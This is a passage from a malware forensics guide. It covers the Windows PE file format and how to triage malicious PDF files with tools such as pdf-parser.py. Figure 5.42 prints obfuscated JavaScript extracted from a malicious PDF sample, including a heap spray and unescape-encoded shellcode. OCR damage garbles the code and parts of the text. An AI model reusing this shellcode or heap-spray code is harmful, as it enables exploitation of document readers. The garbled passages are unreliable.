- From the underground perspective, binders allow attackers to combine their malicious code executable together with a benign one, with the latter serving as an effective delivery vehicle for the malicious code's distribution.
- There are many different binders available on the Internet; a simple and most fully featured one is known as YAB or "Yet Another Binder."⁵⁴

Embedded Artifact Extraction Revisited

\checkmark After de-obfuscating a target specimen, conduct a file profile of the unobscured file.

After successfully pulling malicious code from its armor through the static and behavioral analysis techniques discussed in Chapter 6 re-examine the unobscured program for strings symbolic information, file metadata, and PE structural details. In this way, a comparison of the 'before' and 'after' file will reveal more clearly the most important thing about the structure, contents, and capabilities of the program.

Windows Portable Executable File Format

 \checkmark A robust understanding of the file format of a suspect executable program that has targeted a Windows system will best facilitate effective evaluation of the nature and purpose of the file.

▶ This section will cover the basic structure and contents of the Windows PE file format. In <u>Chapter 6</u> deeper analysis of PE files will be conducted.

- The PE file format is derivative of the older Common Object File Format (COFF) and shares with it some structural commonalities.
- The PE file format not only applies to executable image files, but also to DLLs and kernel-mode drivers. Microsoft dubbed the newer executable format "Portable Executable" with aspirations of making it universal for all Windows platforms, an endeavor that has proven successful.
- The PE file format is defined in the winnt.h header file in the Microsoft Platform Software Development Kit (SDK). Microsoft has documented the PE file specification,⁵⁵ and researchers have written whitepapers focusing on its intricacies, ⁵⁶
- Despite these resources, PE file analysis is often tricky and cumbersome.⁵⁷ The difficulty lies in the fact that a PE file is not a single, large continuous structure, but rather a series of different structures and subcomponents that describe, point to, and contain data or code as illustrated oranhically in Fioure 5 26

оно, аз шазианы дарткану нт<u>терно 0.20</u>.

 To gain a clear and intuitive perspective of the entire PE file format, run the suspect binary through a CLI tool, like Matt Pietrek's pedump utility,^{SS} or pefile.py, so that each structure and sub-component can be studied and analyzed in a comprehensive view. Alternatively, for a general graphical overview of the PE structure, load the suspect file into a GUI-based PE analysis tool, such as PEView,^{SD} AnyWherePEViewer,⁶⁰ and CFF Explorer⁶¹

(see Figure 5.27), among others.

 After reviewing the entirety of the PE file output, which can often be rather extensive, consider "peeling" the data slowly by reviewing each structure and sub-component individually; that is, begin your analysis at the start of the PE module and work your way through all of the structures and sections, taking careful note of the data that are present, and perhaps just as important, the data that are not.



Figure 5.26 The Portable Executable (PE) file format

FileName C:/Mahware]avupdater.exe Image: Stress of the stress of t	× 1 m	Property	Value		
Idos Header Idos Head	😰 🧈 🖏	FileName	C:\Ma	lware\avupdater.exe	
At Headers Revetories Actional Header Procetty Value Procetty P	E File: avupdater.exe	FileType	Portal	ole Executable 32	
If it Header Value Value Value Data Directories [x] FiérDescription AVUpdateHelper FiérDescription Section Headers [x] FiérDescription Social Section Headers [x] International Social Section Headers Value Va		FileInfo	Micros	oft Visual C++ 6	
Boptional Header Property Value Property Value Property Value Property Value Property Prop		<		18	0
Data Directories [x] FiéDescription AVUpdateHelper Section Neaders [x] FiéDescription 3, 0, 0, 1 Directory InternalName AVUpdateHelper Directory LegalCopyright Bith AV Copyright (c) 2010 Pesue Directory OriginalFiename avupdater.exe Av2010 Application		Property		Value	
Export Directory InternalName AVUpdateHelper Inort Directory LegalCopyright Bith AV Copyright (C) 2010 Resure Directory Mex Editor Address Converter ProductName AV2010 Application		FileDescripti	on	AVUpdateHelper	
Import Directory Import Directory LegalCopyright Bink AV Copyright Copyright Directory Copyright Directory Advectory - Export Directory	FileVersion		3, 0, 0, 1		
Resource Directory LegalCopyright Etht AV Copyright (5) 2010 Circline#Fename avupdster.csv Av2010 Application		InternalName		AVUpdateHelper	
Hex Editor OriginalFilename avupdater.exe Address Converter ProductName AV2010 Application		LegalCopyright		Btnt AV Copyright (C) 2010	
y hours contened		OriginalFilename		avupdater.exe	
		ProductNam	e	AV2010 Application	
		<		B	

Figure 5.27 Parsing a suspect PE file with CFF Explorer

MS-DOS Header

▶ The IMAGE_DOS_HEADER structure, or MS-DOS header, is the file structure that every PE file begins with For investigative purposes, the MS-DOS header contains two important pieces of information.

- First, the e_magic field contains the DOS executable file signature, previously identified as "MZ" or the hexadecimal characters 4D 5A, found in the first two bytes of the file. Similarly, Borland Delphi executables have a "P" in the file signature, following the MZ.
- Second, as shown in Figure 5.28, the e_lfanew field points to the offset in the file where the PE header begins, known as the IMAGE_NT_HEADERS

structure.




Figure 5.28 The e_magic and e_lfanew fields in IMAGE DOS HEADER

MS-DOS Stub

▶ The IMAGE_DOS_HEADER is followed by the MS-DOS stub program, which serves primarily as a compatibility patification method

- In particular, when the PE file format was first introduced, many users operated in DOS and not within the Windows GUI environment. If a PE file is mistakenly executed in DOS, the MS-DOS stub prints out the message "This program cannot be run in DOS mode."
- The stub program is not essential for the successful execution of a PE file, and many times attackers will modify, delete, or otherwise obfuscate it (see Figure 5.29).




Figure 5.29 The MS-DOS Stub Program

PE Header

Below the MS-DOS stub, at the offset address designated by t h e e_lfanew field, resides the IMAGE_NT_HEADERS structure, also known simply as the PE Header.⁶²

 As depicted in Figure 5.30, the PE Header is actually comprised of the PE signature and two other data structures: the IMAGE_FILE _HEADER structure and the IMAGE_OPTIONAL_HEADER structure, which contains its own substructure, the Data Directory.






Figure 5.30 The PE Header and its contents

 A PE file is identified by the 4-byte (or DWORD) signature "PE" followed by two null values (ASCII characters "PE" with the hexadecimal translation of 50 45 00 00). The signature appears in the file after the MS-DOS stub, but need not be located at a particular offset.

- The first sub-structure in the IMAGE_NT_HEADERS structure is the IMAGE_FILE_HEADER, also known as the COFF File header.⁶³
- From an investigative perspective, this structure is potentially comprised of informative data about the target file, including, among other things (Figure 5.31)⁶⁴:

Time and date the file was compiled/created

Target platform/processor

Number of sections in the Section Table

File characteristics, such as whether the file is executable

Whether symbols have been stripped from the file

OWhether debugging information has been stripped from the file




Figure 5.31 The IMAGE_FILE_HEADER structure

 To parse the IMAGE_FILE_HEADER for these details, query the suspect file in PEView, a GUI-based tool that provides an intuitive interface for navigating headers, descriptors, and values for each field in the PE structure, as shown in Figure 5.32.

lie Wew Go Help				
avupdater.exe	pView	Data	Description	Value
MAGE_DOS_HEADER MS-DOS Stub Program	00000000	014C 0004	Machine Number of Sections	IMAGE_FILE_MACHINE_086
MAGE_NT_HEADERS Signifure MAGE_FILE_HEADER MAGE_OPTIONAL_HEADER MAGE_SECTION_HEADER text	00000004 00000008 0000000C 00000010 00000012	4C0E2A0C 00000000 00000000 00E0 010F	Time Date Stamp Pointer to Symbol Table Number of Symbols Size of Optional Header Characteristics	2010/06/08 Toe 11:31:24 UTC
IMAGE_SECTION_HEADER .rdata	100000000000000000000000000000000000000		0001	IMAGE_FILE_RELOCS_STRIPPED
MAGE_SECTION_HEADER_data MAGE_SECTION_HEADER_rere SECTION_text # SECTION_relata # SECTION_relata # SECTION_relata # SECTION_relata MAGE_DEBUG_TYPE_CODEV/EW			0002 0004 0008 0100	MAGE_FILE_EXECUTABLE_IMAGE MAGE_FILE_LINE_NUMS_STRIPPED MAGE_FILE_LOCAL_SYMS_STRIPPED MAGE_FILE_32BIT_MACHINE
	e			

Figure 5.32 Examining the Image_File_Header with PEView

 Following the IMAGE_FILE_HEADER structure is the IMAGE_OPTIONAL_HEADER, better known simply as the Optional Header, which is ironically not optional as the executable will fail to load without it.⁶⁵ (See Figure 5.33.)




Figure 5.33 The IMAGE-OPTIONAL_HEADER structure

 The Optional Header is dense with a number of fields containing items of interest to digital investigators that can be extracted from this structure, including⁶⁶:

Linker version used to compile the executable file
 DLL characteristics
 Pointer to address of entry point
 Operating system version

Data Directory

▶ In addition, the Optional Header also contains the IMAGE_DATA_DIRECTORY structures, commonly referred to as Data Directories. The IMAGE_DATA_DIRECTORY, shown in Figure 5.34, contains 16 directories that identify values and map the locations of other structures and sections within the PE file.






Figure 5.34 The IMAGE_DATA_DIRECTORY structure

 Not all PE files have entries in all 16 Data Directories, so when assessing a suspect executable, make note of which directories are present.

Section Table

▶ The last structure in the PE file is the IMAGE_SECTION_HEADER, or Section Table, which follows immediately after the IMAGE_DATA_DIRECTORY.

- The Section Table consists of individual entries, or section headers, each 40 bytes in size and containing the name, size, and description of the respective section.
- The IMAGE_FILE_HEADER (COFF header) structure contains a "NumberOfSections" field, which identifies the number of entries in the Section Table. The Section Table entries are arranged in ascending order, starting from the number one (see Figure 5.35).



Figure 5.35 Section Table

Online Resources

Exe Dump Utility

To get a feel for how pefile works, submit an executable file to the Exe Dump Utility portal at http://utilitymill.com/utility/Exe Dump Utility and receive a text or HTML report containing the results of the file being processed through pefile.

Profiling Suspect Document Files

During the course of profiling a suspect file, the digital investigator may determine that a file specimen is not an executable file, but rather a document file, requiring distinct examination tools and techniques.

✓ Malicious document files have become a burgeoning threat and increasingly popular vector of attack by malicious code adversaries.

Malicious documents crafted by attackers to exploit vulnerabilities in document processing and rendering software such as Adobe (Reader/Acrobat) and Microsoft Office (Word, PowerPoint, Excel) are becoming increasingly more common.

- As document files are commonly exchanged in both business and personal contexts, attackers frequently use social engineering techniques to infect victims through this vector—such as attaching a malicious document to an email seemingly sent from a recognizable or trusted party.
- Typically, malicious documents contain a malicious scripting "trigger mechanism" that exploits an application vulnerability and invokes embedded shellcode; in some instances, an embedded executable file is invoked or a network request is made to a remote resource for additional malicious files.
- Malicious document analysis proposes the additional challenges of navigating and understanding numerous file formats and structures, as well as obfuscation techniques to stymie the digital investigator's efforts.

▶ In this section we will examine the overall methodology for examining malicious documents. As the facts and context of each malicious code incident dictates the manner and means in which the digital investigator will proceed with his investigation, the techniques outlined in this section are not intended to be comprehensive or exhaustive, but rather to provide a solid foundation relating to malicious document analysis.

- · Malicious Document Analysis Methodology
- Identify the suspicious file as a document file through file identification tools

Scan the file to identify *indicators of malice*

Examine the file to discover relevant metadata

Examine the file structure to locate suspect embedded artifacts, such as scripts, shellcode, or executable files

Extract suspect scripts/code/files

If required, decompress or de-obfuscate the suspect scripts/code/files

Examine the suspect scripts/code/files

- Identify correlative malicious code, file system, or network artifacts previously discovered during live response and post-mortem forensics
- Determine relational context within the totality of the infection process

Profiling Adobe Portable Document Format (PDF) Files

$\overline{\mathcal{M}}A$ solid understanding of the PDF file structure is helpful to effectively analyze a malicious PDF file.

PDF File Format

▲ A PDF document is a data structure comprised of a series of elements Figure 5.37)⁶⁷:

• File Header The first line of a PDF file contains a

- header, which contains 5 characters; the first three characters are always "PDF," and the remaining two characters define the version number, for example, "%PDF-1.6" (PDF versions range from 1.0 to 1.7).
- **Body:** The PDF file body contains a series of objects that represent the contents of the document.
- Objects: The objects in the PDF file body represent contents such as fonts, text, pages, and images.
- □Objects may reference other objects. These *indirect* objects are labeled with two unique identifiers collectively known as the object identifier: (1) an object number and (2) a generation number.
- After the object identifier is the *definition* (Figure 5.36) of the indirect object, which is contained in between the keywords "obj" and "endobj." For example:
- □Indirect objects may be referred to from other locations in the file by an *indirect reference*, or "references," which contains the object identifier and the keyword "R," for example: 11 0 R.
- □Objects that contain a large amount of data (such as images, audio, fonts, movies, page descriptions, and JavaScript) are represented as *stream objects* or "streams."⁵⁸ Streams are identified by the keywords stream and endstream, with any data contained in between the words manifesting as the stream Although a stream may be of unlimited length, streams are typically compressed to save space, making analysis challenging. Careful attention should be paid to streams during analysis, as attackers frequently take advantage of their large data capacity and embed malicious scripting within a stream inside of an object.
- Cross Reference (XREF) Table: The XREF table serves as a file index and contains an entry for each object. The entry contains the byte offset of the respective object within the body of the file. The XREF

Table is the only element within a PDF file with a fixed format, enabling entries within the table to be accessed randomly. $\frac{69}{}$

 Trailer: The end of a PDF file contains a *trailer*, which identifies the offset location of the XREF table and certain special objects within the file body.⁷⁰



Figure 5.36 Object definition




Figure 5.37 The Portable Document File format

▶ In addition to the structural elements of a PDF, there are embedded entities for investigative consideration, such as dictionaries, *action type* keywords, and identifiable compression schemes as described in the next chart.⁷¹

Keyword	Relevance
	Indicia of an additional-actions dictionary that
$1/\Delta \Delta$	defined actions that will occur in response to
	various trigger events affecting the document as

	a whole.
/Acroform	Interactive form dictionary; indicia that an automated action will occur upon the opening of the document.
/OpenAction	A value specifying a destination that will be displayed, or an action that will occur when the document is opened.
/URI	Indicia that a URI (uniform resource identifier) will be resolved, such as a remote resource containing additional malicious files.
/Encrypt	Indicia that encryption has been applied to the contents of strings and streams in the document to protect its contents.
/Named	Indicia that a predefined action will be executed.
/JavaScript	Indicia that the PDF contains JavaScript.
FlateDecode	Indicia of a compression scheme encoded with the zlib/deflate compression method.
/JBIG2Decode	Indicia of a compression scheme encoded with the JBIG2 compression method.
/JS	Indicia that the PDF contains JavaScript.
/EmbeddedFiles	Indicia of embedded file streams.
/Launch	Indicia that an application will be launched or a file will be opened.
/Objstm	Indicia of an object stream inside the body of the PDF document.
/Pages	An indicator that interactive forms will be invoked.
/RichMedia	Indicia that the PDF contains JavaScript.

Pdf Profiling Process: CLI Tools

The following steps can be taken to examine a suspect PDF

document:

Triage: Scan for Indicators of Malice

- Inspect the suspect file for *indicators of malice*—clues within the file that suggest the file has nefarious functionality—using Didier Stevens' python utility, pdfid.py.
- Pdfid.py scans the document for keywords and provides the digital investigator with a tally of identified keywords that are potentially indicative of a threat, such as those previously described (Figure 5.38).

	y "c:\Malware\Beneficial medical programs.pdf" ware\Beneficial medical programs.pdf	
PDF Header: %PDF-1		
obj	15	
endobi	15	
stream	5	
endstream	5	
xref	1	
trailer	1	
startxref	1	
/Page	1(1)	
/Encrypt	0	
/ObjStm	0	
/JS	1	
/JavaScript	1(1)	
/AA	0	
/OpenAction	1(1)	
/AcroForm	1(1)	
/JBIG2Decode	0	
/RichMedia	0	
/Launch	0	
/Colors > 2^24	0	

Figure 5.38 Scanning a suspect PDF file with pdfid.py

- An alternative to pdfid.py for triaging a suspect PDF is the pdfscan.rb script in Origani, a Ruby framework for parsing and analyzing PDF documents.²²
- Further, the python utility pdf-parser.py (discussed in greater detail later), when used with the --stats switch, can be used to collect statistics about the objects present

in a target PDF me specimen. 🖚

Discover relevant metadata

- Meaningful metadata can provide temporal context, authorship, and original document creation details about a suspect file.
- Temporal metadata from the suspect file can be gathered with pdfid.py using the --extra switch (Figure 5.39).

Figure 5.39 Metadata gathered from a suspect PDF with the pdfid.py --extra command switch (left) and the Origami framework printmetadata.rb script (right).

 Deeper metadata extraction, such as author, original document name, and original document creation application, among other details, can be acquired by querying the suspect file with the Origami framework printmetadata.rb Script.

Examine the file structure and contents

 After conducting an initial assessment of the file, use Didier Stevens' pdf-parser.py tool to examine the specimen's file structure and contents to locate suspect embedded artifacts, such as anomalous objects and streams, as well as hostile scripting or shellcode. The following commands are useful in probing the PDF file specimen:

Command Switch	Purpose
stats	Displays statistics for the target PDF file
search	String to search in indirect objects (except streams)
filter	Pass stream object through filters (FlateDecode ASCIIHexDecode and ASCII85Decode only)
object= <object></object>	ID of indirect object to select (version independent)

L	<u>, , , , , , , , , , , , , , , , , , , </u>
reference= <reference></reference>	ID of indirect object being referenced (version independent)
elements= <elements></elements>	Type of elements to select (cxtsi)
raw	Raw output for data and filters
type= <type></type>	Type of indirect object to select
verbose	Displays malformed PDF elements
extract= <file to<br="">extract></file>	Filename to extract to
hash	Displays hash of objects
dump	Dump unfiltered content of a stream
disarm	Disarms the target PDF file

- An alternative to pdf-parser.py is the pdfscan.rb script from the Origani framework.
- Use the information collected with pdfid.py as a guide for examining the suspect file with pdf-parser.py. For instance, the pdfid.py results in <u>Figure 5.38</u> revealed the presence of JavaScript in the suspect file. Pdf-parser.py can be used to dig deeper into the specimen, such as locating and extracting this script.

Locating suspect scripts and shellcode

 To locate instances of JavaScript keywords in the suspect file, use the --search switch and the string javascript, as shown in Figure 5.40. The results of the query will identify the relevant objects and references in the file.

```
C:\bython265pdf-parser.py --search javascript "c:\Malware\Beneficial medical

programs.pdf"

obj 11 0

Type:/Action

Referencing: 12 0 R

[(1, '\m'), (2, 'c<', (2, '/f#79#70#65'), (2, '/f41#63#74ion'), (2, '/S'), (2,

'/Java#53#65r#65pt'), (2, '/JS'), (1, ' '), (3,

'12'), (1, ' '), (3, '0'), (1, ' '), (3, 'R'), (2, '>>'), (1, '\n')]

<</pre>
```

/JS 12 0 R

Figure 5.40 Searching the suspect file for embedded JavaScript with pdf-parser.py

 The relevant object can be further examined using the -object= <object number> switch. In this instance, the output reveals that the object contains a stream that is compressed (Figure 5.41).

Figure 5.41 Parsing a specific object with pdf-parser.py

Decompress suspect stream objects and reveal scripts

 Use the --filter and --raw switches to decompress the contents of the stream object and reveal the scripting as shown in Figure 5.42.

```
C:\%ython26> pdf-parser.py --object=12 --raw --filter "c:\%alware\

programs.pdf"

abj 12 0

Type:

Contains stream

<<//ref=cencing:

Contains stream

<</ref=cencing:

Contains stream

</ref=cencing:

Contains stream

Con
```

```
//afip;aif'klaf
    var nXzaRHPbywgAbGpGxOtozGkyOWhu;
    for(i=0;i<28002;i++) // ahif;ak'
    nXzaRHPbywgAbGpGxOtozGkyOWhu+=0x78;//ahflaif
    var WiOZZFaiSi = unescape;
    var nXzaRHPbywgAbGpGxOtozGkvOWhu = WiOZZFaiSi( "%u4141%u4141%u63a5%u4a80%u0000%u
    4a8a%u2196%u4a80%u1f90%u4a80%u903c%u4a84%ub692%u4a80%u1064%u4a80%u22c8%u4a85%u00
    00%u1000%u0000%u0000%u0000%u0000%u0002%u0000%u0102%u0000%u0000%u0000%u63a5%u4a80
    5u1064%u4a80%u2db2%u4a84%u2ab1%u4a80%u0008%u0000%ua8a6%u4a80%u1f90%u4a80%u9038%u
02%0001%0000%0000%063a55044280%01064504280%02db2%0480%02db2%04880%0008%00000
%048a550448050017750504486909030504448450562%044805000657140877750777750022%0
a5%u4a80%u1064%u4a80%u2db2%u4a84%u2ab1%u4a80%u0030%u0000%ua8a6%u4a80%u1f90%u4a80
1u00045u4a8a3ua7d83u4a803u63a53u4a803u10643u4a803u2db23u4a843u2ab13u4a803u00203u
0000%ua8a6%u4a80%u63a5%u4a80%u1064%u4a80%uaedc%u4a80%u1f90%u4a80%u0034%u0000%ud5
855u4a805u63a55u4a805u10645u4a805u2db25u4a845u2ab15u4a805u000a3u00005ua8a65u4a80
"\x25\x7530e8\x25\x750000\x25\x75ad00\x25\x757d9b\x25\x75acdf\x25\x75da08\x25\x7
51676\x25\x75fa65" +
"%uec10%u0397%ufb0c%ufd97%u330f%u8aca%uea5b%u8a49" +
"%ud9e8%u238a%u98e9%u8afe%u700e%uef73%uf636%ub922" +
"%ufc5d%u306a%u6459%u018b%u408b%u8b0c%u1c70%u8bad"
"%u0858%u0c6a%u8b59%ufc7d%u5351%u74ff%ufc8f%u8de8"
"%u0002%u5900%u4489%ufc8f%ueee2%u016a%u8d5e%uf445" *
"hu5650hu078bhud0ffhu4589ku3df0huffffhuffffhu0475" +
"%u5646%ue8eb%u003d%u0020%u7700%u4604%ueb56%u6add" +
"%u6a00%u6800%u1200%u0000%u8b56%u0447%ud0ff%u006a" +
"%u458d%u50ec%u086a%u458d%u50b8%u8b56%u0847%ud0ff" +
"luc0851u04751u56461ub4eb1u7d811u50b81u50641u7444" +
"tu4604tueb56tu81a7tubc7dtufeeftuaeeatu0474tu5646" +
"%u9aeb%u75ff%u6af0%uff40%u0c57%u4589%u85d8%u75c0" +
"%u006a%u458d%u50ec%u75ff%ufff0%ud875%uff56%u0857" +
"%uc085%u0575%ue2e9%u0001%u5600%u57ff%u8b10%ud85d" +
"%u838b%u1210%u0000%u4589%u8be8%u1483%u0012%u8900" +
"%ue445%u838b%u1218%u0000%u4589%u03e0%ue445%u4503" +
"%u89e8%udc45%u8a48%u0394%u121c%u0000%uc230%u9488" +
"%u1c03%u0012%u8500%u77c0%u8deb%ub885%ufffe%u50ff" +
"%uf868%u0000%uff00%u1457%ubb8d%u121c%u0000%uc981" +
"%uffff%ufff%uc031%uaef2%ud1f7%ucf29%ufe89%uca89" +
"%ubd8d%ufeb8%uffff%uc981%uffff%ufff%uaef2%u894f" +
"%uf3dl%u6aa4%u8d02%ub885%ufffe%u50ff%u7d8b%ufffc" +
"%u1857%uff3d%uffff%u75ff%ue905%u014d%u0000%u4589" +
"tub952tu0100tu0000tu548atufe48tu748atuff48tu7488"
"%u8d10%ub885%ufffe%ue8ff%u0000%u000%u0481%u1024"
"%u0000%u6a00%u5000%u77ff%uff24%u2067%u57ff%u8924" +
"%ud045%uc689%uc789%uc981%uffff%uffff%uc031%uaef2" +
"%udlf7%u8949%ucc4d%ubd8d%ufeb8%uffff%u0488%u490f" +
"%u0f44%u4901%uf2eb%ucf01%uc781%u0002%u0000%u7d89" +
"%ue9c0%u0013%u0000%u048a%u3c0e%u7420%u8806%u0f04" +
"%ueb49%u01f3%u47cf%u7d89%uffc0%uf075%u406a%u558b" +
"%ufffc%u0c52%u4589%u89d4%u8bc7%ue875%u7503%u01e0" +
"%u81de%u1cc6%u0012%u8b00%ue44d%ua4f3%u7d8b%u6afc" +
"%u576a%uc389%u75ff%ufff0%ud475%uff50%u1c57%uff53" +
"hu1057%u7d8b%u81c0%uffc9%uffff%u31ff%uf2c0%uf7ae" +
"%u29d1%u89cf%u8dfe%ub8bd%ufffd%uc7ff%u6307%u646d" +
"kuc72e%u0447%u7865%u2065%u47c7%u2f08%u2063%u8122" +
```


```
*\x25\x75858d\x25\x75fdb8\x25\x75fffff\x25\x7500e8\x25\x750000\x25\x758100\x25\x758
"ku5553ku5756ku6c8bku1824ku458bku8b3cku0554ku0178" +
"%u8bea%u184a%u5a8b%u0120%ue3eb%u4932%u348b%u018b" +
"ku3leelufcffkuc0318u38ac8u74e08uc1078u0dcf8uc701" +
"%uf2eb%u7c3b%u1424%ue175%u5a8b%u0124%u66eb%u0c8b" +
"Fu8h4h5u1c5a3ueb015u048h5u018b3uebe88u31023u89c0" +
var pmgvXaZEVSYvZFlwivTUXIWgxDLEEfiaxlDUvDLzHBVNwGYmidJHWcXDTBTMdsAIgkODlvHSLn =
W1022Fa1S1("\x25\x750c0c\x25\x750c0c");
while (pmgyXa2EVSYv2F)wivTUXIWgxDLEEfiax1DUvDLzHBVNwGYmidJHWcXDTBTMdsAIgkOD1vHSL
n.length + 20 + 8 < 65536) pmgvXaZEVSYvZFlwiyTUXIWgxDLEEfiaxlDUvDLzHBVNwGYmidJHW
cXDTBTMdsAIgkOD1yHSLn+-pmqvXa2EVSYv2F1wiyTUXIWqxDLEEfiax1DUvDLzHBVNwGYmidJHWcXDT
SP = pmgvXa2EVSYv2FlwivTUXIWgxDLEEfiax1DUvDLzHBVNwGYmidJHWgXDTBTMdsAIgkOD1vHSLn.
SP += nXzaRHPbywqAbGpGxOtozGkvQWhu;
SP += pmgvXaZEVSYvZFlwivTUXIWgxDLEEfiax1DUvDLzHBVNwGYmidJHWcXDTBTMdsAIgkODlvHSLn
xUMNOhfdmocF2vml0rTjvkg2OvgFpovgWJBTEvHJesSPAVwaC = SP.substring(0, 65536/2);
while(xUMNOhfdmocFZymlQrTjykgzOygFpovgWJBTEvHJesSPAVwaC.length < 0x80000) //shp
:ai:gfk
xUMNQhfdmocFZymlQrTjykqzOygFpovqWJBTEvHJesSPAVwaC += xUMNQhfdmocFZymlQrTjykqzOyg
FpovgWJBTEvHJesSPAVwaC:
//hfkahgla;jgh
GoWTdYyXRVoaaVNOFUraIIgKaZWMCoBPCpbtBgmUEbttxdIrXcnuhbElbSzckVjaIEpsnrmaSpbURlsF
TNUUnug = xUMNQhfdmocFZymlQrTjykgzOygFpovgWJBTEvHJesSPAVwaC.substring(0, 0x80000
-(0x1020-0x08)/2);
var cDCdelAGyuQnWJRQqJYHnnYaCodcmHzSGSZCApDTmRSuzfjCcQtbDrjRWhIPALaknqwCGRNLwzuw
in = new Arrav();
for (DbealqBSxbQpCWKjOcBfxTjMMumFtvWRALLmvxWmpGqspcykSJCsnfqouxWpsMAxWGbesHwqDN1
sefwg=0:DbeaIgBSxb0pCWKi0cBfxTiMMumFtyWRALLmyxWmpGgspcykSJCsnfgouxWpsMAxWGbesHwg
DN1sefwq<0x1f0;DbeaIqBSxbQpCWKjOcBfxTjMMumFtvWRALLmvxWmpGqspcykSJCsnfgouxWpsMAxW
GbesHwgDNlsefwg++) cDCdelAGvuOnWJROgJYHnnYaCodcmHzSGSZCApDTmRSuzfiCcOtbDriRWhIPA
LaknqwCGRNLwzuwjn[DbeaIqBSxbQpCWKjOcBfxTjMMumFtvWRALLmvxWmpGqspcykSJCsnfqouxWpsM
AxWGbesHwgDN1sefwg1=GoWTdYvXRVoaaVNOFUraIIgKaZWMCoBPCpbtBgmUEbttxdIrXcnuhbElbSzc
```

Figure 5.42 Decompressing the suspect stream object with pdfparser.py (Cont'd)

Extract suspect JavaScript for further analysis

 The suspicious JavaScript can be extracted by redirecting the output in Figure 5.42 to a new file, such as output.js, as shown in Figure 5.43.

```
C:\Python26> pdf-parser.py --object=12 --raw --filter "c:\Malware\Beneficial
medical programs.pdf" > c:\Malware\output.js
```



 Other methods that can be used to extract the JavaScript include:

 □Processing the target file with the jsunpack-n script, pdf.py.⁷³ ★
 □Processing the target file with the Origami framework script, extractjs.rb.⁷⁴ ★

Examine extracted JavaScript

- JavaScript extracted from a suspect PDF specimen can be examined through a JavaScript engine such as Mozilla Foundation's SpiderMonkey.²⁵
- A modified version of SpiderMonkey geared toward malware analysis has been adapted by Didier Stevens.⁷⁶

Extract shellcode from JavaScript

- Attackers commonly exploit application vulnerabilities in Adobe Reader and Acrobat with malicious PDF files containing JavaScript embedded with shellcode (typically obfuscated in an unescape() function), as shown in Figure 5.42.⁷⁷
- Often, the shellcode payload is injected into memory through performing a *heap spray*,⁷⁸ and in turn, invoking the execution of a PE file embedded (and frequently encrypted) in the suspect PDF file.⁷⁹
- The shellcode can be extracted from the JavaScript for further analysis.
- ☐After copying the shellcode out of JavaScript, compile it into a binary file for deeper analysis, such as examination of strings, disassembling, or debugging. Prior to compilation, be certain that the target

shellcode has been "unescaped"—or deciphered from the unescape encoding—and placed into binary format.

□Shellcode can be compiled into a Windows executable file with the python script shellcode2exe.py,⁸⁰ the convertshellcode.exe utility,⁸¹ and MalHostSetup (included with OfficeMalScanner; discussed later in this chapter in the "MS Office Dcoument Profiling Process" section). Similarly, a shellcode2exe Web portal exists for online conversion.⁸²

X Other Tools to Consider

CLI-based PDF Analysis Tools

PDF

Scanner—http://blogs.paretologic.com/malwarediaries/index.php/pdfscanner/ Origami—http://code.google.com/p/origami-framework/;

http://esec-lab.sogeti.com/dotclear/index.php? pages/Origami

 Open
 PDF
 Analysis
 Framework

 (OPAF)
 http://opaf.googlecode.com;
 http://feliam wordpress.com/2010/08/23/opaf/

 PDF
 Miner
 http://www.unixuser.org/~euske/python/pdfminer/index.html

 PDF Tool Kit
 http://www.unixuser.org/~euske/python/pdfminer/index.html

 PDF Tool Kit
 http://www.pdflabs.com/tools/pdflk-the-pdf-toolkit

 Meletfobi
 http://blog.0helks.com/tools/pdflk-the-pdf-toolkit

Malpdfobj-http://blog.9bplus.com/releasing-themalpdfobj-tool-beta ▶ GUI-based tools can be used to parse and analyze suspect PDF files to gather additional data and context.

- Zynamics' PDF Dissector⁸³ provides an intuitive and feature-rich environment allowing the digital investigator to quickly identify elements in the PDF and navigate the file structure.
- Anomalous strings can be queried through the tool's text search function, and suspect objects and streams can be identified through a multifaceted viewing pane, as shown in Figure 5.44, below.




Figure 5.44 Navigating the structure of a suspect PDF file with PDF Dissector (Figure 5.45)




Figure 5.45 Executing JavaScript with the PDF Dissector JavaScript interpreter

 The contents of a suspicious object can be further examined by using the content tree feature of PDF Dissector.

Once a target object or stream is selected, the contents are displayed in a separate viewing pane.

- Compressed streams are automatically filtered through FlateDecode and decoded—the contents of which can be examined in the tool's built-in text or hexadecimal viewers.
- The contents of a suspicious stream object (raw or decoded) can be saved to a new file for further analysis.
- PDF Dissector offers a variety of tools to decode, execute, and analyze JavaScript, as well as extract embedded shellcode.
- · Identified JavaScript can be executed within the tool's

built-in JavaScript interpreter.

 Embedded shellcode that is invoked by the JavaScript can be identified in the Variables panel. Right-clicking on the suspect shellcode allows the digital investigator to copy the shellcode to the clipboard, inspect it within a hexadecimal viewer, or save it to a file for further analysis, as depicted in Figure 5.46.

			ER Impect	ing stratePoperatiCpCallerCerOwhe		8
			Date /			
Roferences History	Variabiles			Call Call <td< th=""><th>AMAGING</th><th></th></td<>	AMAGING	
- Fund			-	4415 *** 6. BED **** VIA 2016 5800 ****	#.0070-000-102-11-1 TEC-FL COND-102-11-1	
	Variable		10000	\$423 IL-M. FFFF 1777 2300 0000 6060-0181	B.B.C. and "search of	
oowitasykikvõaavivoru se vijozzraes	raligKaZAWCol	ULL reading of the second of t	Function and	9001 9001 4503 14000 1400 9621 0403 9603 1400 1400 1400 9623 0403 9603 1400	0400-00-00 0400-00-00 0400-00 0400-00-00 04000-00-00 04000-00-00 0400-0000-00 0400-0000-00 0400-0000-00	
COCdHM0yuOrMLR0p7	MERTACODUM	esoszcator milleoton	TOTOTOTO .	\$225 Units Bills, Wiles Table Cold States Fills, PELF Holds, 2001 Colds, Bills, Alexa, FFTT 7777	C-COLUMNER, (0000)	
	te Clipboard	S CP-ENANOVINAL-MICK	2008/2/0 2722222222222 102012220222	NEW YORK WITH THE SAME SAME THE AREA OF A SAME THE	10te.01.#Gelle. .Te.7#3990	
UNIVORISTICSE2/ Inspe		OBTEVH.McBPN/WOC	9999999999			-
Save	to file					

Read -				
	Var	N.M.	Value	
Obealg55bb0s	OWICOLENTINATurn	496.0		
Oph/Tich/RVs	asvivQFUralloKaZW	000000000000000000000000000000000000000		
SP.		121171171211111111111111111111111111111		
NECZZFalGI		Function. Unescape		
cD/Oce/A0yuOr	WURDg/himWaCor	Icm#Ig9092CApETmR9ug9Cc099	04001001000000000000000000000000000000	
			28002.0	
NCARPENNO	Elide/Hernoldschut	*	100000000000000000000000000000000000000	
pregulazziver Copyto Cipboa domioritimo: inspect	Copy to Cipboard Impect	IndDUADL2+GVNavGVnesJH/Acc. gVUBTEvHUesGPA/waC	*****	
